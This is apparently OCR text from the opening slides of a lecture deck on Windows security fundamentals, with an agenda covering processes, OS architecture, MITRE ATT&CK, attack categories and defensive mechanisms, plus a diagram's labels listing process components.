Windows Security

Fundamentals

Vladislav Burtsev


Agenda

- **Windows fundamentals**
  - Processes
  - Architecture
- **Adversary plans**
  - Cyber Kill Chain
  - MITRE ATT&CK
- **Attack examples**
  - Persistence
  - Privilege Escalation
  - Credential Access
- **Security mechanisms**
  - UAC (well, it’s not a security boundary)
  - Integrity Levels
  - Privileges
  - Tokens
  - Audit (windows + sysmon)


Active Directory

Windows Fundamentals

Processes


Primary Token
Process
Virtual Address Space
Handle Table
Executive Object
Executive Object
Executable Image (File)
Token
Thread
Thread
Thread

OS architecture




Adversary plans

